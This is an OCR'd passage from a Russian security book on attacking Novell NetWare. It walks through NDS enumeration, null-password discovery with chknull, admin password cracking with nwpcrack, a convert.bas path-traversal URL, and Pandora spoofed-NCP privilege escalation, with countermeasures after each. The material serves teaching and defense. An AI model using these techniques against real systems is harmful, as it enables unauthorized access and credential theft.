
Утилита nlist содержится в папке SYS:PUBLIC системы NetWare и заменяет утилиту NetWare 3.x slist, позволяющую просматривать все серверы сети NetWare. В то же время утилита nlist предоставляет гораздо более широкие возможности, а именно позволяет просматривать данные о пользователях (user), группах (group), серверах (server), очередях (queue) и томах (volume). В основном она служит для получения перечня пользователей на сервере Novel и групп, к которым они принадлежат.

T nlist user /d. Отображается информация о пользователях сервера в стандартном формате.

■ nlist groups /d. Отображаются данные о группах сервера вместе с их членами.

• nlist server /d. Отображается информация обо всех серверах сети.

A nlist /ot=* /dyn /d. Предоставляются данные обо всех объектах, как видно из следующего рисунка.



Утилиту nlist особенно полезно использовать для получения подробной информации об объектах, такой как должность, фамилия, номер телефона и т.д.

cx

Небольшая утилита Change Context (cx) при каждой установке системы NetWare 4.x помещается в папку SYS:PUBLIC. Она позволяет получить информацию о дереве NDS или о его небольшой части. Эта утилита оказывается чрезвычайно полезной при поиске определенных объектов внутри дерева. Например, если на определенном сервере взломщик узнал пароль пользователя ECULP, то с помощью утилиты cx можно выполнить поиск во всем дереве NDS других серверов, которые способны аутентифицировать данного пользователя. Вот несколько примеров использования утилиты cx.

Для изменения текущего контекста на [ROOT] введите команду

```
cx /r
```

Для изменения текущего контекста и перехода в дереве на один объект вверх введите команду

```
cx .
```

Для задания определенного контекста введите команду

```
cx .engineering.newyork.hss
```

НА ЗАМЕТКУ При задании контекста относительно [ROOT] убедитесь, что *в* начале указан символ . (точка), как в предыдущем примере.

Для вывода списка всех объектов-контейнеров, расположенных в текущем контексте или ниже него, воспользуйтесь командой

```
cx /t
```

Для вывода списка всех объектов, расположенных в текущем контексте или ниже него, воспользуйтесь командой

```
cx /t /a
```

Для просмотра всех объектов в заданном контексте введите команду

```
cx .engineering.newyork.hss /t /a
```

И наконец, для вывода всех объектов, начиная с [ROOT], введите команду

```
cx /t /a /r
```

Если требуется получить структуру всего дерева NDS, просто введите команду cx /t /a /r, как показано на рис. 7.2.




Рис. 7.2. На основе информации, полученной с помощью утилиты cx, взломщик может узнать практически все об инфраструктуре NetWare

СОВЕТ Если при использовании команд cx у вас возникают проблемы (например, генерируются такие ошибки, как `CX-4.20-240`), то в дальнейшем лучше прибегнуть к утилите просмотра дерева On-Site, которая подробно рассматрива-

ется ниже в данной главе. Подобная проблема иногда возникает при удаленных соединениях с сетью. При этом генерируются такие ошибки, как

```
CX-4.20-240: The context you want to change to does not exist.
You tried to change to:
ACME
Your context will be left unchanged as:
[Root]
```

9 On-Site Administrator

Как вы узнали из главы 3, по умолчанию система NetWare разрешает просматривать все дерево NDS любому пользователю. Данные, полученные в результате просмотра дерева, могут оказаться чрезвычайно полезными для взломщика, поскольку отображают каждый объект дерева, включая контейнеры, серверы, пользователей, группы, принтеры и т.д.

Возможности по инвентаризации каждого контейнера в дереве NDS, обеспечиваемые утилитой cx, предоставляет также компонент утилиты On-Site с графическим интерфейсом, TreeForm. С ее помощью в виде дерева можно отобразить каждое дерево, контейнер и объекты-листья, как показано на рис. 7.3.

О Контрмеры: инвентаризация

Защититься от прав просмотра `[PUBLIC]` объекта `[ROOT]`, устанавливаемого в системе NetWare 4.x по умолчанию, можно двумя способами. Наши рекомендации можно найти в главе 3.




Рис. 7.3. Просмотреть все деревья NDS в сети можно с использованием утилиты On-Site, просто щелкнув на кнопке Tree панели инструментов. Не забывайте о том, что перед тем, как приступить к просмотру дерева, сначала нужно создать соединение с сервером

Поиск "незакрытых" дверей

После того как взломщики составили представление о самом "здании" (пользователях и серверах), можно перейти к подбору ключей к дверным замкам (подбору паролей). Наиболее вероятно, что для решения этой задачи взломщики попробуют зарегистрироваться. Сейчас в их распоряжении имеются все имена пользователей. Осталось лишь узнать несколько паролей.

chknull

Популярность	*9*
Простота	*10*
Опасность	*5*
Степень риска	*8*


Для взломщика (и администратора) чрезвычайно важное значение имеют несколько утилит системы NetWare, в частности chknull. Эта утилита имеется на серверах NetWare *3.x* и *4.x,* на которых установлен контекст связки. Она оказывается полезной, как для взломщиков, так и для администратора, и позволяет выполнять поиск пустых или легко подбираемых паролей. Не забывайте о том, что при создании новой учетной записи система NetWare не требует задания пароля (если не используется соответствующий шаблон). В результате многие пользовательские учетные записи создаются с нулевыми паролями, оставляя тем самым "широко распахнутые двери" на многие серверы Novell. Эту проблему усложняет еще то обстоятельство, что для многих пользователей простота важнее обеспечения безопасности. В результате подавляющее большинство пользователей применяют легко запоминающиеся пароли (что зачастую приводит к нарушению политики обеспечения безопасности).

Используйте утилиту chknull для выявления легко подбираемых паролей на сервере NetWare.

```
Использование: chknull [-p] [-n] [-v] [список слов ...]
  -p : подстановка в качестве пароля имени пользователя
  -n : не проверять пустые пароли
  -V : подробный отчет
  а также использование в качестве пароля слов, указанных в командной строке
```

Примечательной особенностью поиска нулевых паролей является то, что при каждой попытке запись о неудачной попытке регистрации не создается, если не предпринимается попытка регистрации.

Используя утилиту chknull, можно без проблем осуществить поиск паролей, совпадающих с именем пользователя, и пустых паролей. Как видно из следующего рисунка, многие пользователи не имеют паролей и лишь один из них, JBENSON, использует пароль, совпадающий со своим именем.



Последний параметр утилиты chknull (поддерживающий поиск паролей по словам, заданным в командной строке) работает не всегда, ак что не стоит возлагать на него большие надежды.

НА ЗАМЕТКУ Если в процессе инвентаризации сервера возни ли проблемы с использованием утилиты chknull, проверьте наличие основного сервера (его можно задать, щелкнув на кнопке Set Primary). Сделать э о можно в диалоговом окне NetWare Connections.

О Контрмеры: использование chknull

Защититься от утилиты chknull очень просто. Однако в зависимости от конкретной ситуации все же могут возникнуть различные трудности. Любая из следующих рекомендаций позволит воспрепятствовать успешному применению утилиты chknull.

Т Удалите контекст связки с серверов NetWare *4.x*. Отредактируйте файл `autoexec.ncf` и удалите из него строку с командой SET BINDERY. Помните о том, что это может повлиять на клиентов NETX и VLM, успешная регистрация которых может зависеть от контекста связки.

- Реализуйте политику обеспечения безопасности на уровне корпорации и требуйте наличия паролей у всех пользователей.
- Требуйте, чтобы минимальная длина пароля составляла 6 символов (`USER_TEMPLATE`).
- Отключите возможность просмотра дерева (см. главу 3).

А Включите режим выявления вторжений. Щелкните правой кнопкой мыши на каждом контейнере (`OU`) и выполните следующие действия.

1. Выберите команду Details.
2. Перейдите во вкладку Intruder Detection и установите флажки Detect intruders и Lock account after detection. Измените параметры в соответствии с рекомендациями, приведенными в таблице раздела "Контрмеры: защита от утилиты nwpcrack" ниже в данной главе.

Инвентаризация после аутентификации


Теперь понятно, как много информации предоставляют серверы NetWare. Вас это еще не испугало? Прекрасно, после аутентификации взломщики смогут получить еще больше данных.

После получения нескольких имен пользователей и паролей с использованием утилиты chknull взломщики наверняка предпримут попытку регистрации на сервере с помощью программы DOS `login.exe`, On-Site или программы регистрации клиента Client32. После успешной аутентификации можно получить еще больше информации, воспользовавшись ранее рассмотренной программой (On-Site) и новыми утилитами (`userlist` и NDS Snoop).

`userlist /a`

Популярность	*9*
Простота	*10*
Опасность	*4*
Степень риска	*7*

Утилиту `userlist` нельзя использовать просто после соединения с сервером, так что предварительно нужно узнать корректное имя пользователя и пароль (с помощью `chknull`). Она предоставляет те же возможности, что и программа On-Site, однако используется в командной строке, что позволяет применять ее в сценариях (см. рисунок ниже).



Утилита `userlist` предоставляет взломщику важную информацию, включая полный адрес сети и узла, а также время регистрации.

On-Site Admin

После аутентификации на сервере NetWare можно снова воспользоваться программой On-Site, теперь *уже* для просмотра всех текущих соединений с сервером. Просто выберите с помощью мыши требуемый сервер, а затем щелкните на кнопке Analyze. В результате будет получена основная информация не только о томе, но и обо всех текущих соединениях (рис. 7.4).




Рис. 7.4. Данные о соединениях, полученные с помощью программы On-Site, позже пригодятся для получения прав администратора

При установке с помощью программы On-Site аутентифицированного сеанса можно просмотреть каждое соединение NetWare. Для взломщиков такая информация очень важна. Как вы увидите чуть ниже, она поможет им получить привилегии администратора.

9 NDS Snoop

В различных ситуациях программа NDS Snoop может принести различную пользу. Однако если вы сможете ею воспользоваться, то это окажется чрезвычайно полезным. После успешного прохождения аутентификации программу NDS Snoop можно применять для просмотра в графическом режиме подробных данных обо всех объектах и свойствах (как и с использованием утилиты `nlist /ot=* /dyn /d`, рассмотренной выше), включая свойство Equivalent To Me.

Как видно из рис. 7.5, программу NDS Snoop можно использовать для просмотра жизненно важной информации об объектах дерева, в том числе свойства Equivalent To Me и Last Login Time.




Рис. 7.5. Используя утилиту NDS Snoop, можно просмотреть подробную информацию о каждом объекте. Иногда с ее помощью удается определить пользователей, обладающих привилегиями администратора

Проверка активности режима блокировки вторжений

Популярность	*6*
Простота	*9*
Опасность	*6*
Степень риска	*7*

Этот режим является встроенной возможностью системы NetWare. При его включении учетная запись пользователя будет заблокирована после заданного числа неудачных попыток регистрации. К сожалению, по умолчанию режим блокировки вторжений отключен. Этот режим должен быть всегда включен. Его очень важно использовать для отражения атак взломщиков, направленных на получение доступа к

серверу. После установки соответствующего флажка (рис. 7.6) убедитесь, что требуемые изменения внесены и в свойства каждого контейнера дерева.

Как только взломщик приготовился атаковать определенного пользователя, обычно он предпринимает попытку определить, включен ли режим блокировки вторжений. Если да, то ему придется быть гораздо более осторожным. Вы будете удивлены, как много администраторов пренебрегают этой возможностью. Может быть, это происходит из-за недостатка знаний, недостаточного понимания важности использования этого режима или просто из-за слишком большой нагрузки по администрированию. Вот описание методологии, зачастую применяемой для определения состояния режима блокировки вторжений.






Рис. 7.6. Если резким блокировки вторжений отключен, то вы, возможно, никогда не узнаете о взломе

В окне регистрации Client32 попробуйте несколько раз зарегистрироваться в качестве известного пользователя. Вполне вероятно, что будут использоваться неправильные пароли, так что почти наверняка на экране появится диалоговое окно со следующим сообщением.



При выводе на экран другого диалогового окна (см. рисунок ниже) становится очевидно, что используемая учетная запись заблокирована.



И на системной консоли весьма вероятно появится следующее сообщение.

```
4-08-99   4:29:28 pm:    DS-5.73-32
     Intruder lock-out on account estein.HSS [221E6E0F:0000861CD947]
4-08-99   4:35:19 pm:    DS-5.73-32
     Intruder lock-out on account tgoody.HSS [221E6E0F:0000861CD947]
```

Получив около двадцати сообщений о неудачной попытке регистрации без получения сообщения login failure status, с достаточной степенью вероятности можно сказать, что режим блокировки вторжений на исследуемом сервере отключен.

Контрмеры: проверка активности режима блокировки вторжений

Мы не знаем способов, с помощью которых можно обнаружить взломщиков, пытающихся проверить, включен ли режим блокировки вторжений. Насколько нам известно, подавить отображение подобных сообщений в системе NetWare нельзя. Лучше всего проявлять настойчивость и постоянно следить за сообщениями на консоли сервера. Кроме того, отслеживайте до конца все случаи подозрительной блокировки независимо от того, насколько важным это может показаться.

Получение привилегий администратора

Как было продемонстрировано выше, чаще всего получить доступ на уровне пользователей очень просто. Для этого достаточно воспользоваться утилитой chknull, чтобы обнаружить пользователей без паролей, либо прибегнуть к их подбору. Следующим шагом многих взломщиков будет получение прав администратора на сервере или дереве. Для решения этой задачи существует два основных метода:

- "захват" (pillage) сервера (традиционный метод);
- ложные атаки NCP.

Несанкционированное получение данных

Популярность	*9*
Простота	*9*
Опасность	*8*
Степень риска	*9*

На этой стадии многие злонамеренные взломщики будут предпринимать попытки несанкционированного получения данных. Другими словами, они будут пытаться зарегистрироваться везде, где это возможно, и найти доверчивых пользователей, хранящих пароли в незашифрованном виде. Такой подход способен принести гораздо больше выгоды, чем это может показаться на первый взгляд.

Несанкционированное получение данных (pillaging), скорее всего, похоже на "черную магию", и этот процесс очень трудно продемонстрировать. Лучше всего в поисках подсказок и намеков просто просматривать каждый доступный файл. Никогда нельзя знать наверняка, однако в какой-то момент можно обнаружить даже пароль администратора. Со структурой корня тома SYS можно "познакомиться", воспользовавшись командой

```
map n secret/sys:\
```

или с помощью программы On-Site. Просмотрите каждый доступный каталог. К числу каталогов, в которых содержатся интересные файлы, относятся следующие.

- `SYS:SYSTEM`
- `SYS:ETC`

- SYS:HOME
- SYS:LOGIN
- SYS:MAIL
- SYS:PUBLIC

Не забывайте о том, что пользователь, с помощью учетной записи которого вы зарегистрировались, может и не иметь доступа ко всем этим каталогам. Однако вы можете оказаться счастливчиком. Каталоги SYSTEM и ETC особенно важны, поскольку в них содержатся жизненно важные конфигурационные файлы сервера. Их может просмотреть лишь пользователь с правами администратора.

Контрмеры: несанкционированное получение данных

Контрмеры, позволяющие предотвратить попытки взломщика несанкционированно получить данные на томах NetWare, просты и очевидны. Оба совета предполагают ограничение прав пользователей.


- С помощью утилиты `filer` назначьте ограниченные права доступа ко всем томам, каталогам и файлам.
- С помощью утилиты Nwadamn3x назначьте ограниченные права доступа ко всем объектам дерева NDS, включая Organization, Organizational Unit, серверы, пользователей и т.д.

nwpcrack

Популярность	*9*
Простота	*10*
Опасность	*10*
Степень риска	*9*

Утилита nwpcrack представляет собой средство взлома паролей систем NetWare 4.x С ее помощью можно взломать пароль определенного пользователя, используя словарь. В приведенном примере была обнаружена группа администраторов. После регистрации в качестве пользователя появляется возможность увидеть пользователей, имеющих права, эквивалентные администраторам, или просто тех из них, кто является членом группы администраторов, MIS и т.д. Проделав это, в группе администраторов были обнаружены пользователи DEOANE и JSYMOENS. Именно с них и стоит начать атаку.

Запустив утилиту nwpcrack для пользователя DEOANE, нам удалось взломать его пароль, как видно из следующего рисунка. Теперь мы обладаем привилегиями администратора на данном сервере и можем получить доступ к любому из объектов, доступных этому пользователю.



ВНИМАНИЕ Не пытайтесь применять утилиту **nwpcrack** к учетным записям администраторов, если включен режим блокировки вторжений. В противном случае может быть заблокирована учетная запись за пределами дерева. Перед тестированием с помощью утилиты nwpcrack учетной записи ADMIN (или эквивалентной) нужно создать ее резервную копию. В системе Windows NT не может возникнуть подобного состояния DoS, поскольку в ней нельзя заблокировать исходную учетную запись администратора, если не используется дополнительная утилита из набора NTRK, passprop.

СОВЕТ Если с помощью утилиты nwpcrack будет обнаружен активный режим выявления вторжений, то вы получите сообщение tried password ***«пароль»*** с тем же паролем, выведенным повторно. Это будет свидетельствовать о том, что сервер NetWare больше не будет принимать запросы на регистрацию от этого пользователя. Тогда нужно нажать комбинацию клавиш <Ctrl+C>, чтобы выйти из программы, поскольку в противном случае на консоли сервера появится хорошо знакомое сообщение DS-5.73-32: Intruder lock-out on account Admin ("Блокирование вторжения для учетной записи Admin"). А это совсем не входит в планы взломщика.

О Контрмеры: защита от утилиты nwpcrack

Защититься от подбора пароля пользователей (скорее всего, администраторов) с помощью утилиты nwpcrack очень просто. Вот некоторые рекомендации.

- *Придерживайтесь строгой политики использования паролей.* Компания Novell не предоставила простого решения этой проблемы. Ее позиция по этому вопросу заключается в том, что администраторы могут ввести строгий режим использования паролей лишь посредством следования принятой политике обеспечения безопасности. Это сильно отличается от позиции компании Microsoft, которая с помощью динамически подключаемой библиотеки `passfilt.dll` позволяет ограничить типы паролей, которые можно использовать, принудительно задавая минимальную длину паролей и обязательные метасимволы (например, `!@#$%`). Как минимум нужно требовать, чтобы использовались пароли определенной длины и не было повторений. Длину пароля проще всего контролировать с помощью переменной `USER_TEMPLATE`.
- *Включите режим выявления вторжений и блокирование учетных записей.* Выделите нужный контейнер (organizational Unit), а затем выберите команду Details. Щелкните на кнопке Intruder Detection и задайте для параметров требуемые значения. По умолчанию рекомендуется установить следующие значения.

Detect intruders	Включен
Incorrect login attempts	3
Intruder attempt reset interval (Days)	**14**
Intruder attempt reset interval (Hours)	0
Intruder attempt reset interval (Minutes)	0
Lock account after detection	Включен
Intruder lockout reset interval (Days)	7
Intruder lockout reset interval (Hours)	0
Intruder lockout reset interval (Minutes)	0

Изъяны приложений

В терминах служб TCP/IP после установки системы NetWare по умолчанию используется лишь несколько открытых портов, включая Echo (7) и Chargen (19) — не очень много для потенциальных атак (за исключением очевидной генерации состояния отказа в обслуживании, DoS). Однако при добавлении служб Web, FTP, NFS и telnet появляются новые открытые порты, такие как 53, 80, 111, 888, 893, 895, 897, 1031 и 8002.

При добавлении новых служб повышается и гибкость. Это, в свою очередь, приводит к многочисленным изъянам, проявляющимся на протяжении многих лет, которые могут быть использованы для получения авторизованного доступа.

Сценарии Perl в системе NetWare

Популярность	*6*
Простота	*8*
Опасность	*8*
Степень риска	*7*

Первоначально проблема была обнаружена в начале 1997 года, так что если вы используете более ранние версии системы NetWare 4.x или IntraNetWare, то потери защищенности может и не возникнуть. Однако суть проблемы заключается в том, что взломщик может выполнять сценарии Perl из любого места тома, включая рабочие каталоги пользователей и системные каталоги, такие как LOGIN и MAIL.

В результате вполне вероятно, что взломщику удастся создать сценарий на языке Perl, позволяющий отобразить содержимое важных файлов в броузере, например `autoexec.ncf` или `ldremote.ncf`, в которых хранится пароль утилиты rconcole.

О Контрмеры: защита от сценариев Perl

К сожалению, предлагаемая контрмера далеко не идеальна и заключается в том, чтобы либо полностью отказаться от использования службы, либо обновить ее до новой версии. Другими словами, выполните одно из следующих действий:

- введите на системной консоли команду unload perl

  или

- обновите Web-сервер системы NetWare до версии 3.0; его самую последнюю версию можно загрузить с узла по адресу `http://www.support.novell.com`.

Служба FTP системы NetWare

Популярность	*6*
Простота	*8*
Опасность	*8*
Степень риска	*7*

Этот изъян средств поддержки FTP присутствует лишь в исходной FTP-служ IntraNetWare. Конфигурационные параметры, используемые по умолчанию, разреш ют анонимным пользователям доступ File Scan к каталогу `SYS:ETC`. В этом катал содержится файл `netinfo.cfg` (и другие важные конфигурационные файлы).

Для того чтобы проверить, уязвим ли ваш сервер при использовании такого приема, выполните следующее.

1. В Web-броузере введите следующий адрес URL:
   ftp://ftp.server.com/
2. Если вам удалось получить анонимный доступ, попробуйте просмотреть *каталог* `SYS:ETC`. Если вы смогли увидеть файлы в этом каталоге, значит, ваш сервер уязвим.

О Контрмеры: защита службы FTP

Принципы защиты службы FTP системы NetWare аналогичны контрмерам по использованию сценариев Perl. Необходимо либо запретить использование службы, либо обновить программное обеспечение.

Т Замените файл `ftpserv.nlm` на его более новую версию. Ее можно найти по адресу `http://www.support.novell.com`.

■ Запретите анонимный FTP-доступ.

А Воспользуйтесь файлом `unicon.nlm` и удалите службу FTP.

НА ЗАМЕТКУ Версия `ftpserv.nlm` для системы NetWare 4.11 по умолчанию запрещает анонимный доступ пользователей.

Web-сервер NetWare

Популярность	*6*
Простота	*7*
Опасность	*9*
Степень риска	*7*

Об уязвимости Web-сервера системы NetWare стало известно в 1996 году. Более ранние версии Web-сервера системы NetWare *4.x* не способны проверять параметры, передаваемые его файлу `convert.bas` сценариями на языке Basic. В результате взломщики могут без проблем увидеть любой файл системы, включая `autoexec.ncf`, `ldremote.ncf` и `netinfo.cfg`. Для проверки степени уязвимости вашего сервера выполните следующие действия.

1. Воспользовавшись строкой ввода адреса URL Web-броузера, вызовите исследуемый сценарий (`convert.bas`) и передайте ему в качестве параметра имя системного файла. Например,
   `http://www.server.com/scripts/convert.bas?../../system/autoexec.ncf`
2. Если вы увидели содержимое файла `autoexec.ncf`, значит, Web-сервер уязвим.

О Контрмеры: защита Web-сервера NetWare

Выполните обновление до самой последней версии Web-сервера компании Novell, обратившись по адресу `http://www.support.novell.com`, или как минимум до версии 2.51R1. Компанией Novell были исправлены сценарии Basic, содержащиеся в каталоге SCRIPTS. Теперь с их помощью можно открыть лишь определенные файлы, перечень которых жестко ограничен.

Ложные атаки (PANDORA)

Популярность	*3*
Простота	*7*
Опасность	*10*
Степень риска	*7*

НА WEB-УЗЛЕ Если все предыдущие попытки получения привилегий администратора закончились неудачей, то можно прибегнуть к нескольким ложным атакам с применением пакетов NCP. Средства для осуществления таких атак разработаны в центре исследований NMRC (Nomad Mobile Research Center, `http://www.nmrc.org`) и называются Pandora (`http://www.nmrc.org/pandora/download.html`). В настоящее время доступна версия 4.0, однако в данной книге рассматриваются возможности версии 3.0. Для работы пакета Pandora необходимо выполнение нескольких обязательных условий.

- ▼ Работа с сетевым адаптером должна осуществляться посредством связанного с ним драйвера пакетов (packet driver). Такой драйвер имеется в комплекте поставки лишь определенных сетевых адаптеров. Уточните у производителя, поддерживается ли вашей NIC драйвер пакетов. Можете считать, что вам крупно повезло, если ваш сетевой адаптер изготовлен такими производителями, как Netgear, D-Link и 3Com. Драйвер пакетов необходим также для перехвата прерывания 0x60.
- ■ Чтобы пакет Pandora мог функционировать, должна быть загружена поддержка интерфейса DPMI (DOS Protected Mode Interface — интерфейс защищенного режима DOS). Необходимые файлы можно загрузить с Web-узла, адрес которого приведен выше.
- ▲ В дереве нужно найти контейнер, в котором содержится как объект Admin (или с эквивалентными правами), так и пользователь, пароль которого известен.

gameover

Одного имени утилиты gameover вполне достаточно, чтобы узнать, для чего она пред назначена. Утилита gameover позволяет взломщику предоставить пользователю привиле гаи, эквивалентные администратору. Это достигается с помощью передачи серверу 4. ложного NCP-запроса, в результате чего им будет обработан запрос SET EQUIVALENT то.

Для того чтобы установить клиента DOS/Win95, выполните следующие действия.

1. Перейдите в режим DOS.
2. Загрузите драйвер пакетов (например, производства компании D-Link):

   de22xpd 0x60
3. Загрузите поддержку интерфейса DPMI:

   cwsdpmi

Теперь, воспользовавшись информацией о пользователе, полученной с помощ приложения On-Site (рис. 7.7), можно приступить к своему "черному делу".

О Контрмеры: защита от утилит Pandora

Для защиты от утилит из пакета Pandora существует много различных способов, и их перечень во многом зависит от архитектуры узла NetWare. Вообще, для предотвращения хакинга с применением описанных средств нужно следовать следующим рекомендациям.

Т Никогда не помещайте пользователя Admin (или эквивалентного) в тот же контейнер, в котором содержатся другие пользователи.

- Установите самый новый пакет Support Pack 9, который можно найти по адресу `ftp://ftp.novell.com/pub/updates/nw/nw411/nw4sp9.exe`. При этом файл `DS.NLM` будет замещен его новой версией. Ее можно свободно получить по адресу `http://www.support.novell.com`.
- Перед запуском файла `DS.NLM` добавьте команду SET PACKET SIGNATURE OPTION=3 либо в начало файла `autoexec.ncf`, либо в конец файла `startup.ncf`.

А В сценарии `autoexec.ncf` можно также вызвать сценарий `SYS:SYSTEM\secure.ncf`. При этом для того же и нескольких других параметров будут установлены требуемые значения, однако снова убедитесь в том, что сценарий вызывается в начале файла `autoexec.ncf`. Откройте файл `secure.ncf` и удалите символы комментария в строке SET PACKET SIGNATURE OPTION=3.

Получив права администратора на сервере...

